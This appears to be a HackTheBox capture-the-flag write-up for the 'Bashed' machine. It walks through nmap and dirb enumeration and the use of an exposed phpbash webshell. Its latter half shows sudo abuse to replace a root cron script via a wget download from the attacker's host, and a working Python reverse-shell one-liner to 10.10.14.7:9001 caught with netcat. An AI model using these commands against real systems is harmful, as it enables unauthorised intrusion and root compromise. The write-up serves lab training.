

HackTheBox – Bashed

I began as usual by adding the IP address 10.10.10.68 to /etc/hosts as bashed.htb.

I then ran a fast nmap scan against the top 1000 ports followed by a fast scan of all ports, both only revealing a http server on port 80.

```
root@kali:~/Desktop/HTB/Bashed# nmap bashed.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-21 13:17 BST
Nmap scan report for bashed.htb (10.10.10.68)
Host is up (0.018s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
root@kali:~/Desktop/HTB/Bashed# nmap bashed.htb -p- -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-21 13:17 BST
Nmap scan report for bashed.htb (10.10.10.68)
Host is up (0.026s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 11.35 seconds
root@kali:~/Desktop/HTB/Bashed# nmap -A bashed.htb -p80 -oN nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-21 13:18 BST
```

A more thorough scan didn't really reveal too much more...

```
# Nmap 7.80 scan initiated Tue Apr 21 13:18:25 2020 as: nmap -A -p80 -oN nmap.txt bashed.htb
Nmap scan report for bashed.htb (10.10.10.68)
Host is up (0.017s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
```

```
_http-server-header: Apache/2.4.18 (Ubuntu)
```

```
_http-title: Arrixel's Development Site
```

```
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

```
Aggressive OS guesses: Linux 3.12 (95%), Linux 3.13 (95%), Linux 3.2 - 4.9 (95%), Linux 3.8 - 3.11 (95%),
Linux 4.8 (95%), Linux 4.4 (95%), Linux 3.16 (95%), Linux 3.18 (95%), Linux 4.2 (95%), ASUS RT-N56U
WAP (Linux 3.4) (95%)
```

```
No exact OS matches for host (test conditions non-ideal).
```

```
Network Distance: 2 hops
```

```
TRACEROUTE (using port 80/tcp)
```

```
HOP RTT      ADDRESS
```

```
1  18.59 ms 10.10.14.1
```

```
2  18.73 ms bashed.htb (10.10.10.68)
```

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

```
# Nmap done at Tue Apr 21 13:18:36 2020 -- 1 IP address (1 host up) scanned in 10.95 seconds
```

I navigated to the webserver through my browser and was greeted by a page that talks about an interactive webshell for pentesting, which is also apparently hosted on this server.



DEVELOPMENT • DECEMBER 4, 2017


phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! →

phpbash

DEVELOPMENT • DECEMBER 4, 2017

[LOAD MORE ENTRIES](#)



I used dirb to gather directories that I could look into.

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```




```
OUTPUT_FILE: dirb.txt  
START_TIME: Tue Apr 21 15:34:00 2020  
URL_BASE: http://bashed.htb/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
-----
```

GENERATED WORDS: 4612

```
---- Scanning URL: http://bashed.htb/ ----  
==> DIRECTORY: http://bashed.htb/css/  
==> DIRECTORY: http://bashed.htb/dev/  
==> DIRECTORY: http://bashed.htb/fonts/  
==> DIRECTORY: http://bashed.htb/images/  
+ http://bashed.htb/index.html (CODE:200|SIZE:7743)  
==> DIRECTORY: http://bashed.htb/js/  
==> DIRECTORY: http://bashed.htb/php/  
+ http://bashed.htb/server-status (CODE:403|SIZE:298)  
==> DIRECTORY: http://bashed.htb/uploads/
```

Looking through some of these I found phpbash.php in /dev

Index of /dev

Name	Last modified	Size	Description
 Parent Directory		-	
 phpbash.min.php	2017-12-04 12:21	4.6K	
 phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at bashed.htb Port 80

Opening this link brought me to an interactive webshell as www-data. I confirmed that I was accessing the correct target by running ifconfig to check the IP address.

```
www-data@bashed:/var/www/html/dev# uname -a
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
www-data@bashed:/var/www/html/dev# ifconfig
ens33 Link encap:Ethernet HWaddr 00:50:56:b9:79:ab
inet addr:10.10.10.68 Bcast:10.10.10.255 Mask:255.255.255
inet6 addr: fe80::250:56ff:feb9:79ab/64 Scope:Link
inet6 addr: dead:beef::250:56ff:feb9:79ab/64 Scope:Global
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:68336 errors:0 dropped:0 overruns:0 frame:0
TX packets:68571 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4131777 (4.1 MB) TX bytes:5714446 (5.7 MB)
```

Sudo -l showed that I could run any command as the user scriptmanager.

```
www-data@bashed:/# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
```

Navigating to the root directory showed an interesting directory – scripts, which I couldn't access as www-data, but could as scriptmanager, I used sudo to change the permissions on this directory so that I could read its contents.

```

www-data@bashed:/# cd scripts
www-data@bashed:/scripts# ls -la
total 16
drwxrwxrwx 2 scriptmanager scriptmanager 4096 Apr 21 05:32 .
drwxr-xr-x 23 root root 4096 Dec 4 2017 ..
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec 4 2017 test.py
-rw-r--r-- 1 root root 12 Apr 21 05:35 test.txt

```

I found it interesting that test.py belonged to scriptmanager but test.txt belonged to root. Reading both of the files confirms that test.py writes to test.txt, meaning that this script must be run as the root account at some point. It also became clear that it was cronjob being run regularly as the file would be updated every few minutes, I could see this as the time the file was last modified changed regularly.

```

www-data@bashed:/scripts# cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
www-data@bashed:/scripts# cat test.txt
testing 123!
www-data:/scripts# |

```

For some reason I couldn't echo new lines into the script, I got around this by recreating the script on my own machine with a reverse shell command added to it. As wget was available on bashed I used scriptmanagers sudo rights to remove test.py and download my own version from my own webserver.

```

www-data@bashed:/scripts# sudo -u scriptmanager rm test.py
www-data@bashed:/scripts# sudo -u scriptmanager wget http://10.10.14.7/bashed.py
--2020-04-21 06:27:01-- http://10.10.14.7/bashed.py
Connecting to 10.10.14.7:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 276 [text/x-python]
Saving to: 'bashed.py'

OK 100% 59.1M=0s
2020-04-21 06:27:01 (59.1 MB/s) - 'bashed.py' saved [276/276]

www-data@bashed:/scripts# sudo -u scriptmanager mv bashed.py test.py
www-data@bashed:/scripts# ls -la
total 16
drwxrwxrwx 2 scriptmanager scriptmanager 4096 Apr 21 06:27 .
drwxr-xr-x 23 root root 4096 Dec 4 2017 ..
-rw-r--r-- 1 scriptmanager scriptmanager 276 Apr 21 2020 test.py
-rw-r--r-- 1 root root 12 Apr 21 06:20 test.txt
www-data@bashed:/scripts# cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close

import socket, subprocess, os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.7",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
www-data:/scripts# |

```

I set up a listener which successfully caught the root account triggering the script.

```

root@kali:~/Desktop/HTB/Bashed# nc -vlp 9001
listening on [any] 9001 ...
connect to [10.10.14.7] from bashed.htb [10.10.10.68] 52378
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# uname -a
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
# |

```